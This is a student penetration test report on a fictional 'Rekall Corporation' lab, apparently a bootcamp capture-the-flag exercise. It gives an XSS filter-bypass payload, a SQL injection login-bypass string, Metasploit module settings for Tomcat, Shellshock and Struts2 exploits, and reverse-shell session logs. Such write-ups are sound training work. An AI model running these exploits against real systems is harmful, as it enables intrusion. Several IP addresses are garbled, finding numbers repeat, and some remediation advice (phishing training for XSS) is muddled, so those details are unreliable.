



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	TB Security Inc
Contact Name	Thomas Baquiran
Contact Title	CISO

Document History

Version	Date	Author(s)	Comments
001	04/7/24	Thomas/Emy/Susan/ Nathaniel	
002	04/12/24	Thomas/Emy/Susan/ Nathaniel	
003	04/24/24	Thomas/Emy/Susan/ Nathaniel	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall's security awareness program has a solid foundation
- Their Anti-Malware software is currently up to date

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS Vulnerabilities
- Shellshock
- PHP Injection
- Brute Force
- SQL Injection
- Command Injection
- Local File Inclusion
- Sensitive Data Exposure

Executive Summary

We recently conducted a vulnerability assessment on the web1 and web2 machines as part of a project. They started by scanning the machines using Nmap to identify open ports and services. Next, we used Nikto to scan for common vulnerabilities and then proceeded to exploit a vulnerability in a service running on web2 using Metasploit. We successfully gained access to web2 and escalated privileges to root. Finally, they generated a report summarizing their findings, which included recommendations for remediation. Overall, the assessment provided valuable insights into the security posture of the machines and highlighted areas for improvement.

Additionally, we started with reconnaissance in order to gather information about the target systems. Including information about the network, operation system and applications. Our team looked for applications and user accounts.

Also, we looked into the scanning stage and used tools like nmap to scan for open ports and monitor network traffic. Based upon current CVE vulnerabilities, we tested and exploited said vulnerabilities.

The report shows our team's findings. We showed which vulnerabilities and graded them by critical, high, medium, and low. It is our team's recommendation that we focus on the critical threats that may impact the network if the threat actors were able to find and exploit these vulnerabilities.

During our team's assessment we were able to determine several vulnerabilities through the use of several tools such as Metasploit, Nessus, Burp Suite, and Nmap.

Our team recommends that the company sets up follow up meetings in order to ensure all vulnerabilities are properly discussed and how to remediate them.

Summary Vulnerability Overview

[illegible]

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Webserver
	92.168.14.34
	Linux
	34.102.136.180
	192.168.13.10
	192.168.13.11
	192.168.13.12
	192.168.13.13
	192.168.13.14
	Windows
172.22.117.10	

	172.22.117.20
Ports	Linux 4444 34048 34060 51164 58874 Windows 53 88 135 139 389 445 464 593 636 3269 3268 21 25 79 80 106 110 135 139 443 445


Exploitation Risk	Total
Critical	11
High	11
Medium	6
Low	5

Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Vulnerability - welcome.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High


Description	In the welcome.php page, there is a payload you can enter in the field of put your name here.
Images	
Affected Hosts	welcome.php
Remediation	XSS vulnerability can be mitigated by utilizing security training, teach employees to understand phishing attacks in emails. OWASP would suggest HTML encoding for the variable as you add it to a web template.

Vulnerability 2	Findings
Title	XSS Reflected
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Located in the "Who do you want to be?" area, you can use the script <code><5cr1>alert("hi");</5cr1></code> to bypass "script"


<p>Images</p>	
<p>Affected Hosts</p>	<p>memory-planner.php</p>
<p>Remediation</p>	<p>XSS vulnerabilities can be mitigated with training employees in security awareness. OWASP recommends that HTML entity encoding for that variable as you add it to a web page.</p>

Vulnerability 3	Findings
<p>Title</p>	<p>XSS Stored Vulnerability Comments</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Web App</p>
<p>Risk Rating</p>	<p>High</p>
<p>Description</p>	<p>Due to poor coding, scripting was utilized to exploit.</p>


Images	
Affected Hosts	comments.php
Remediation	XSS vulnerabilities can be mitigated with training employees in security awareness. OWASP recommends that HTML entity encoding for that variable as you add it to a web page.

Vulnerability 6	Findings
Title	Local File Inclusion Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	I was able to create a file with the .jpg.php extension and upload it into the "Location" field
Images	
Affected Hosts	Memory-PINNER.PHP
Remediation	Secure coding save file paths in a secure DB and ensure you give an ID for

	every one of them. Using DBs and not including files on a web server that can be compromised. Additionally, having better server instructions such as making the server send download headers automatically instead of executing files in a specific dir.
--	---

Vulnerability 7	Findings
Title	SQL Injection Vulnerability of Login.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Flag 7 password field entering 'or' or "=" for the username and password
Images	
Affected Hosts	Login.php
Remediation	In order to prevent SQLsou attacks, web app and DB programmers need to be sanitized through the use of filter inputs, restrict DB code, restrict DB access, maintain and monitor the application and DB. They apply mainly to code in development because existing code is often too long to check line by line.

Vulnerability 4	Findings
Title	Open Source Data Exposed
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium

Description	Located 5 hosts
Images	 <pre> nmap -T4 -A -v --script ftp-vsftpd-backdoor 192.168.1... Nmap scan report for 192.168.13.255 [host down] Initiating Parallel DNS resolution of 1 host. at 19:19 Completed Parallel DNS resolution of 1 host. at 19:19, 7.51s elapsed Initiating SYN Stealth Scan at 19:19 Scanning 5 hosts [1000 ports/host] Discovered open port 22/tcp on 192.168.13.14 Discovered open port 80/tcp on 192.168.13.11 Discovered open port 80/tcp on 192.168.13.13 Discovered open port 8080/tcp on 192.168.13.12 Discovered open port 8080/tcp on 192.168.13.10 Discovered open port 8009/tcp on 192.168.13.10 Completed SYN Stealth Scan against 192.168.13.10 in 0.12s (4 hosts left) Completed SYN Stealth Scan against 192.168.13.11 in 0.12s (3 hosts left) Completed SYN Stealth Scan against 192.168.13.12 in 0.12s (2 hosts left) Completed SYN Stealth Scan against 192.168.13.13 in 0.12s (1 host left) Completed SYN Stealth Scan at 19:19, 0.12s elapsed </pre>
Affected Hosts	192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.14
Remediation	Instead of acting in a reactive manner, you should scan proactively then either close or block ports and fix vulnerabilities.

Vulnerability 7	Findings
Title	Flag 7 Apache Tomcat Remote Code (CVE 2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	I used the RCE exploit through Metasploit to exploit the host. Msfconsole looked for Tomcat and JSP and it found an exploit and went to 192.168.13.10 and opened the shell.

<p>Images</p>	<pre> *] Payload executed! *] Command shell session 1 opened (172.24.51.125:4444 → 192.168.13.10:53904) at 2023-04-13 19:52:29 -0400 HELL ind . flag grep flag d / ind . flag flag /root/.flag7.txt xit *] 192.168.13.10 - Command shell session 1 closed. sf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run *] Started reverse TCP handler on 172.24.51.125:4444 *] Uploading payload ... *] Payload executed! *] Command shell session 2 opened (172.24.51.125:4444 → 192.168.13.10:53952) at 2023-04-13 19:56:06 -0400 d / ind . flag grep flag /root/.flag7.txt /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags at /root/.flag7.txt ks6sbhss </pre>
<p>Affected Hosts</p>	<p>192.168.13.10</p>
<p>Remediation</p>	<p>Make sure your system is patched with the latest patches for security and keeping the system up to date.</p>

Vulnerability 8	Findings
<p>Title</p>	<p>Exploit Vulnerability Apache Shellshock</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Linux OS</p>
<p>Risk Rating</p>	<p>High</p>
<p>Description</p>	<p>RCE exploit through Metasploit to exploit the host 192.168.13.11. msfconsole exploit/http/apache_mod_cgi_bash_env_exec set rhosts 192.168.13.11 set targeturl /cgi-bin/shockme.cgi then cat /etc/sudoers</p>

<p>Images</p>	<pre> meterpreter > cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include_dir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less </pre>
<p>Affected Hosts</p>	<p>192.168.13.11</p>
<p>Remediation</p>	<p>Make sure your system is patched with the latest patches for security and keeping the system up to date.</p>


Vulnerability 10	Findings
<p>Title</p>	<p>Exploit Vulnerability Struts2</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Linux OS</p>
<p>Risk Rating</p>	<p>High</p>
<p>Description</p>	<p>Utilized an RCE exploit with the help of Metasploit to exploit the host 192.168.13.12 with exploit/multi/http/struts2_content_type_ognl which gave me an error at first, but did open a session. I simply manually added to a system shell and used find . flag grep flag. While I was in root, I managed to find the file and extract it in Kali to get the flag.</p>

<p>Images</p>	
<p>Affected Hosts</p>	<p>192.168.13.12</p>
<p>Remediation</p>	<p>I would suggest patching with the latest sw patches which will help with security.</p>

Vulnerability 2	Findings
<p>Title</p>	<p>Nmap scan in order to Determine the Network Hosts</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Windows OS</p>
<p>Risk Rating</p>	<p>Medium</p>
<p>Description</p>	<p>I used an Nmap scan to find networks, software, protocols and open ports. When I scanned 172.22.117.02/14 it showed 2 servers win20 172.22.11.117.20 as well as Windc01 1882.22.117.10. I went to the browser and used 172.22.17.20 and used the user login information from flag 1.</p>

<p>Images</p>	
<p>Affected Hosts</p>	<p>172.22.117.0/24</p>
<p>Remediation</p>	<p>Make sure the security team is keeping a constant eye on the Nmap scan to make sure that research is done on any potential threats with the open ports. Moreover, the team needs to make sure that the latest patches are installed and firewall rules are set up.</p>

Vulnerability 7	Findings
<p>Title</p>	<p>Lateral Movement</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Windows OS</p>

Risk Rating	Critical
Description	I navigated to C:\Users\Public\Documents, and found a file titled flag7.txt then I ran type flag7.txt to open the file and show me the flag.
Images	 <p>The screenshot shows a Windows command prompt session. It starts with a directory listing of C:\Users\Public, showing subdirectories like Documents, Downloads, Music, Pictures, and Videos. Then, the user navigates to C:\Users\Public\Documents and runs 'dir', which shows a file named flag7.txt (32 bytes). Finally, the user runs 'type flag7.txt', which displays the flag: 6fd73e3a2c2740328d57ef32557c2fdc.</p>
Affected Hosts	172.22.117.20
Remediation	Restricting privileges in regards to access should be limited based upon necessity and job responsibility in order to prevent lateral movement.